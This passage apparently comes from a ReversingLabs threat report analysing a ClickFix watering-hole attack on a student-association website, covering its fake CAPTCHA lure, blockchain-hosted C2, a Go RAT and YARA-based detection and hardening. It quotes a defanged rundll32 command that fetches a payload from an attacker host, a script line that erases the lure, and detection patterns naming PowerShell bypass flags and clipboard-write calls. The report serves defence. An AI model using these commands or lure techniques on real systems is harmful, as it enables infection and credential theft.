As this report makes clear, the shape and texture of ClickFix campaigns varies - from the social engineering methods used to lure victims, to the malware deployed by the attackers. However, there are characteristics and behaviors that clearly link the ClickFix campaigns to each other despite lower level variations. Awareness of these characteristics is critical to identifying ClickFix attacks in their earliest stages.

Students At The Watering Hole

As an example, take the experience of RL researcher Toni Dujmović. Toni was contacted by a friend who reported having an odd experience when connecting to the local university’s Student Association website, which was a frequently used online resource for undergraduate and graduate students.

While logging into the site, the student told Toni that he encountered a strange CAPTCHA screen and asked Toni to visit the site to see if something was wrong.

After starting interactive dynamic analysis using RL’s Spectra Analyze, Toni visited the site and immediately encountered the same, suspicious CAPTCHA screen (Figure 7).




Figure 7: CAPTCHA screen in ClickFix attack

At first glance, the CAPTCHA screen looked convincing. The CAPTCHA screen had a clean verification dialog; Google branding; and a numbered list of clearly worded steps.

But something was off. First, there was no Google iframe. The SVG logo, while visually accurate, was hand-crafted HTML injected directly into the document object model (DOM). Also, the "Verification ID" shown to the user — a random number meant to make the whole thing feel official — was fake: an anchor of seeming legitimacy designed to reduce suspicion.

The instructions on the CAPTCHA screen were simple and familiar enough that most people wouldn't think twice:

1. Press & hold the Windows Key + R
2. In the verification window, press Ctrl + V
3. Press Enter to finish

What the victims didn't know, of course, was that the moment they clicked anywhere on that page, their clipboard had already been silently overwritten with a malicious command. By following the instructions above, they would launch the Microsoft Windows Run dialog and then paste the malicious code (Ctrl + V) and execute it ("Press Enter"). They weren't verifying anything. They were executing a malicious command.

©2026 ReversingLabs, Inc. — All Rights Reserved

Anatomy Of A ClickFix Watering-Hole Attack

The Student-Association Compromise, End To End.




Figure 8: Anatomy of a ClickFix watering-hole attack: The student-association website compromise. (Source: ReversingLabs Threat Intelligence Research · field analysis by Toni Dujmović)

Weaponizing Blockchain

Digging deeper into the attack, Toni noticed that the compromised student association website was running an outdated WordPress plugin — a common entry point for malicious actors.

But the attacker wasn't sloppy. Rather than use a redirect to feed visitors to a malicious download site, the attackers did something more sophisticated: deploying a multi-stage loader that retrieved malware by using blockchain as malicious command and control infrastructure. (Figure 8)

Specifically, two Ethereum smart contract addresses were queried using JSON-RPC calls from publicnode.com — a trusted public blockchain node with a clean reputation. One contract was for Windows victims. The other was for victims using macOS:

- eth_call ⟶ 0x46790e2Ac7F3CA5a7D1bfCe312d11E91d23383Ff (Windows)
- eth_call ⟶ 0x68DcE15C1002a2689E19D33A3aE509DD1fEb11A5 (macOS)

The use of Blockchain for malware distribution was novel and evidence that this was a more sophisticated example of a ClickFix campaign, which typically relied on traditional malware infrastructure like cloud servers and bulletproof hosting providers to operate. These can be dismantled, terminating campaigns.

With Blockchain, however, there is no way to take down the malicious infrastructure. Malicious payloads stored in smart contracts are permanently accessible, updatable by the attacker at any time for small price, and completely immune to infrastructure takedowns. Unlike traditional C2 infrastructure, there was no IP to block. No domain to flag. By utilizing Blockchain infrastructure to distribute malware deliverables, a key element of malicious campaigns survives repeated takedowns.

©2026 ReversingLabs, Inc. — All Rights Reserved

Victim Profiling

The attack also stood out for its extensive profiling of potential victims. Even before the fake CAPTCHA screen appeared to visitors to the student association website, the malware had already been quietly profiling them: assigning each potential victim a unique UUID on their first visit to the site and discretely fetching their real IP address. The attacker maintained a real-time dashboard of every victim. Every click, every visit was tracked through an embedded Yandex Metrica analytics ID.

We observed a tracking cookie — cjs_id — stored in the visitor's browser with a two-day expiration. A third blockchain smart contract was then queried with that UUID to check whether this specific person had already been infected. That allowed the threat actors to abstain from launching new attacks on visitors who had already been compromised, keeping the campaign's profile low.

Malicious Script Execution

Key to the success of the attack is having the victim paste (Ctrl + V) the malicious command into the Run dialog they opened and having them click "Enter" to "verify" their identity, executing the script. Once that happens, the injection happens silently — no prompt is displayed and no warning is issued. A polling loop quietly watches to confirm the user actually ran the command.
After execution, the script self-destructs, removing itself from the DOM to erase any forensic trace using the following command:

```
document.querySelector("script[src*='base64,']").remove()
```

Analyzing the script, RL researcher Toni Dujmović found multiple efforts to hide the malicious nature of the campaign. Legitimate domains like microsoft.com are sprinkled in the source code to confuse automated scanners. And there are layers of JavaScript obfuscation including string array rotation, control-flow flattening and dead code insertion, all implemented using tools like obfuscator.io. The underlying script was straight forward:

```
rundll32.exe
\\rush.andipfs[dot]lat\9fd51fb7-b3ad-4c8f-bf05-b5423d14e06c\user_6747.
google,run
```

That's four things packed into one line (Figure 9):

- A legitimate Windows binary (rundll32.exe) doing the heavy lifting
- Delivery over SMB or WebDAV — no file download, nothing written to disk in any obvious way.
- A filename disguised with a .google extension to look harmless.
- The ,run export call kicks everything into motion.

©2026 ReversingLabs, Inc. — All Rights Reserved

One Line, Four Weapons

The Single Execution Command From The Watering-Hole Campaign, Dissected.




Figure 9: ClickFix malicious command syntax analysis.
(Source: ReversingLabs Threat Intelligence Research · defanged for safety)

The Deliverable: zuhe.dll RAT

What rundll32 loaded was not a simple infostealer. The zuhe.dll was a full post-exploitation Remote Access Trojan (RAT), compiled in Go using the garble obfuscation toolchain[12] — meaning all package names, function names, and type names had been randomized at compile time. On top of that, sensitive strings were built character by character on the stack, making static analysis nearly useless. And as a third layer, remaining strings were encoded with a unique ROT cipher, decoded only at runtime when actually needed.That's three independent obfuscation layers, stacked.

An Anti-Analysis Gate

Before doing anything else, the malware ran through an init chain. First, NT syscall hooks were set up at the lowest possible user-level API layer. Then came the anti-analysis gate — checking the hostname against a list of 14 known sandbox environments including Fortinet, Cuckoo/CAPE, Mueller-PC, WIN7-TRAPS, and FortiSandbox. It even checked for a specific file: C:\Users\Public\triage_wallpaper.jpg — a known artifact left behind by Cuckoo and CAPE sandbox environments. If any of these checks triggered, the malware would simply stop.

RAT At Work: Credential Harvesting, Data Exfiltration

Only after passing all checks did the main, command and control (C2) loop start. We observed multi-channel C2 communication, characterized by persistence and process injection. There was data exfiltration and credential harvesting across all Chromium and Firefox browsers including passwords, cookies, session tokens, autofill data, browsing history and more. All of this malicious activity runs quietly from within a legitimate Windows process, with no privilege escalation prompt, no UAC dialog, alarm or other indicator.

This was, by any measure, a well-engineered campaign — and our investigation all started with a phone call from a friend asking about a strange CAPTCHA on his screen.

©2026 ReversingLabs, Inc. — All Rights Reserved

Fallout: Students Compromised

After the threat was identified, the response by the student association was relatively swift. A post was issued on the student association's website and social media platforms warning students and other members of the community. The attack was contained within a few hours, with the compromised site taken down and cleaned of threats.

But even that wasn't fast enough. In the short period that the attack was active, between five and ten students were compromised by the threat actors. The attackers moved quickly across whatever sessions and credentials they could harvest. Accounts were hijacked. Unwanted posts appeared on compromised Instagram pages. Victims started receiving notifications that the email addresses linked to their accounts were being changed — on Facebook, Instagram, and other platforms.

Thankfully, no money was stolen. The victims realized what had happened fast enough to begin locking things down before financial damage could occur. But the full scale of the attack remains unknown. The full list of the data the attackers managed to exfiltrate is still unknown. And in the world of infostealers, what isn't used immediately can be sold, traded, or weaponized months or years down the line.

Eight Evasion Methods At Work

Stepping back and looking at this ClickFix campaign, the picture is striking. Attackers leveraged a wide range of techniques to evade detection. Those include some of the methods described earlier such as LOLBin abuse, heavy JavaScript obfuscation and blockchain-hosted malware; as well as advanced sandbox detection, Base64 encoding, DOM self-destruction after execution, a per-victim gate via blockchain, and headless browser detection. In all, RL observed eight distinct detection evasion mechanisms in concert in a single campaign (Figure 10).




Figure 10: Detection evasion methods used in the ClickFix campaign.
(Source: ReversingLabs Threat Intelligence Research)

©2026 ReversingLabs, Inc. — All Rights Reserved

The lesson here isn't that students were careless and need to show more caution. These were business and economics students who use computers and the internet every single day, professionally and personally. And the site was familiar to them. They owned it. They visited it frequently and trusted it.

That trust is exactly what the attacker weaponized — making this a textbook "watering hole" attack, where the trap is set not in some dark corner of the internet, but a compromised website that the victim considers familiar and trustworthy. And that's precisely what makes this case so important. The lesson is that ClickFix works because it doesn't attack your knowledge. It attacks your trust.


ClickFix Detection: YARA Rules and Behavioral Analysis

Given the structural evasion characteristics of ClickFix, effective detection requires a fundamentally different paradigm: behavioral and structural analysis rather than signature-based matching. The intervention point is the lure page itself — the HTML and JavaScript scaffolding that makes the attack possible — before any payload is delivered.

Why YARA Works Where AV Does Not

YARA is a pattern-matching framework widely used in threat research to identify malware based on structural or content characteristics. Unlike hash-based or reputation-based detection, a YARA rule can describe what a family of malicious content looks like — and identify new samples as long as they conform to the pattern, regardless of payload URL, domain, or infrastructure rotation.

ClickFix lure pages have a consistent behavioral fingerprint regardless of which payload they deliver. That includes the underlying HTML structure containing a fake verification UI, a clipboard-writing JavaScript function, and LOLBaS - legitimate binaries and scripts like PowerShell with distinctive behavioral characteristics. The stability of these behaviors provides a reliable means of detection of ClickFix campaigns.



The ReversingLabs YARA Rule: Architecture

ReversingLabs Threat Analyst Toni Dujmović developed a YARA rule targeting the structural characteristics of ClickFix lure pages (Figure 11). The rule is organized around four logical groups that mirror the attack chain:

Rule Component	What It Targets
Social engineering strings	Text rendered to the victim: references to 'Windows Key,' 'cmd,' 'Ctrl + V' — the literal words of the instruction
Fake verification context	CAPTCHA masquerade strings: 'not a robot,' 'Verification Steps,' 'reCAPTCHA', etc.
PowerShell payload indicators	Flags indicating a hidden, policy-bypassing command: powershell, Bypass, -NoP, -NonI
Clipboard manipulation	JavaScript methods used to silently write the payload command: document.execCommand('copy') or navigator. clipboard.writeText()

Figure 11: ReversingLabs YARA rule logical components targeting the ClickFix attack chain.
(Source: ReversingLabs)

The rule condition requires at least two matches from each of the first three groups, plus at least one clipboard manipulation method. To trigger the YARA rule (Figure 12), a file must exhibit characteristics of a fake CAPTCHA page, contain PowerShell payload indicators, and actively manipulate the clipboard before the rule triggers. No single string fires it.




Figure 12: How the ClickFix YARA rule works: four structural signal groups and the AND condition that requires all of them
(Source: ReversingLabs Threat Intelligence Research · open-source YARA rule)

©2025 ReversingLabs, Inc. — All Rights Reserved

This multi-condition requirement is deliberate: it minimizes false positives while ensuring that any page that meets all criteria is almost certainly a ClickFix lure, regardless of which infrastructure serves it.

Detection Results

Running this YARA rule across the ReversingLabs file collection produced a clear picture of the size and dimensions of the ClickFix campaign and the efficacy of YARA rules. Of 4,062 matched samples, 123 confirmed ClickFix lures (105 clean + 18 unclassified) evaded every AV engine. Fortunately, the structural YARA rule flagged them anyway (Figure 13).

The timestamps in the matched sample set confirm this is not a historical gap. Samples first seen within 48 hours of analysis demonstrate that active ClickFix campaigns generate new infrastructure rapidly, challenging the efficacy of AV engine detection that relies on previously encountered threats.




Figure 13: YARA rule detections within ReversingLabs file collection.
Source: ReversingLabs Threat Intelligence Research · YARA rule by Toni Dujmović

Using Spectra Analyze for YARA-Based ClickFix Detection

ReversingLabs Spectra Analyze provides the malware analysis and threat hunting environment in which this rule was developed and validated. Security teams can use Spectra Analyze to:

- Deploy the ReversingLabs open-source YARA rule against their file collection for immediate coverage
- Hunt retroactively for ClickFix lure pages that may already be present in analyzed samples
- Develop custom YARA rule variants targeting specific ClickFix campaign patterns observed in their environment
- Integrate YARA-based ClickFix detection into SOAR and SIEM workflows via Spectra Analyze's API
- Track ClickFix IoCs — domains, URLs, IPs, and hashes — enriched with RL's threat intelligence data

©2026 ReversingLabs, Inc. — All Rights Reserved

Hardening Strategies: What Actually Stops ClickFix

Detection after execution is insufficient against ClickFix. By the time a behavioral detection fires on a memory-resident payload, data exfiltration may already be complete. Effective defense requires a combination of environmental hardening that limits execution options and structural detection that identifies the lure before the user acts (Figure 14).

Environmental Hardening

Control	Implementation Guidance
PowerShell Constrained Language Mode	Restricts PowerShell to a limited set of language elements, preventing execution of arbitrary scripts even when a user launches PowerShell manually. Deploy via Group Policy or Windows Defender Application Control (WDAC).
Script Block Logging	Enables logging of all PowerShell script block content — including obfuscated and decoded payloads — to the Windows event log. Provides detection visibility when prevention fails. Configure via Group Policy: Computer Configuration > Administrative Templates > Windows Components > Windows PowerShell.
AMSI (Antimalware Scan Interface)	Forces PowerShell, VBScript, and JScript content through the antimalware engine at execution time. Catches some ClickFix payloads that evade file-based scanning. Ensures AMSI providers are current and not disabled.
Application Control (WDAC / AppLocker)	Restricts which executables and scripts can run in the environment. Prevents mshta.exe, wscript.exe, and similar LOLBins from being used for payload execution in standard user contexts.
Disable Run Dialog for Standard Users	Uses Group Policy to suppress the Win + R Run dialog for non-administrative users, blocking the primary ClickFix execution path on Windows. Evaluate operational impact before broad deployment.
Clipboard Monitoring	Detects and alerts on commands being written to the clipboard that match known ClickFix patterns.

Figure 14: Environmental hardening controls and implementation guidance for ClickFix defense. (Source: ReversingLabs)

©2026 ReversingLabs, Inc. — All Rights Reserved

Detection and Monitoring

Environmental hardening (Figure 14) limits the attack surface, while detection and monitoring provide visibility when prevention is incomplete. To conduct proper detection and monitoring of ClickFix:

- Deploy RL YARA rules against email attachments, file shares, and web proxy traffic — ClickFix lures are HTML files that may traverse multiple channels before reaching the endpoint.
- Implement PowerShell script block logging and monitor for execution of scripts containing ClickFix-characteristic flags: -ExecutionPolicy Bypass, -NonInteractive, -NoProfile, -WindowStyle Hidden in combination with Invoke-WebRequest or curl.
- Monitor for processes spawned with unusual parent-child relationships: cmd.exe or PowerShell as a child of explorer.exe with a Run dialog origin is a strong ClickFix indicator.
- Use Spectra Intelligence threat feeds to enrich endpoint alerts with ClickFix IoCs — domains, URLs, and file hashes associated with known campaigns.
- Track new ClickFix IoCs from RL's threat hunting research and integrate into SIEM correlation rules and SOAR playbooks.

macOS Is Not Immune

While ClickFix first gained prominence as a Windows-targeted technique, macOS variants are an active and growing threat.

macOS ClickFix campaigns instruct victims to open Terminal (rather than the Windows Run dialog) and paste commands that install infostealers including Atomic Stealer (AMOS). These campaigns exploit Script Editor and other macOS-native utilities to execute malicious code.

Security teams managing macOS fleets should apply equivalent hardening strategies: script execution monitoring, application control policies for Terminal access in standard user contexts, and YARA-based detection for macOS-targeted ClickFix HTML lures.

The social engineering mechanism is identical on both platforms. The execution environment differs; the vulnerability — user compliance — does not.

Security Awareness

Technical controls operate on the delivery mechanism. User awareness operates at the social engineering layer — the only point in the chain where human judgment can interrupt the attack before technical execution begins.

Effective ClickFix security awareness training should:

- Demonstrate the specific visual characteristics of ClickFix lures — fake CAPTCHAs, browser update prompts, meeting errors — so users can recognize the pattern
- Establish a clear organizational rule: legitimate software, websites, and IT tools never instruct users to copy and paste commands into the Run dialog or Terminal
- Provide a low-friction reporting mechanism for suspected ClickFix encounters so the security team can track campaign activity
- Conduct simulated ClickFix exercises to measure organizational susceptibility before real campaigns arrive

©2026 ReversingLabs, Inc. — All Rights Reserved

What Comes Next: The ClickFix Threat Trajectory

The first ClickFix variants were identified in late 2023 and early 2024. The new threat was branded by Proofpoint in mid 2024[13], going on to become one of the most widely deployed attack techniques in the current threat landscape. Based on observed campaign evolution and the MaaS infrastructure supporting it, the following trends are expected to intensify through the remainder of 2026:

Fix-Type Attack Evolution

ClickFix Campaigns Are Rapidly Evolving, Revealing An Active Development Cycle.

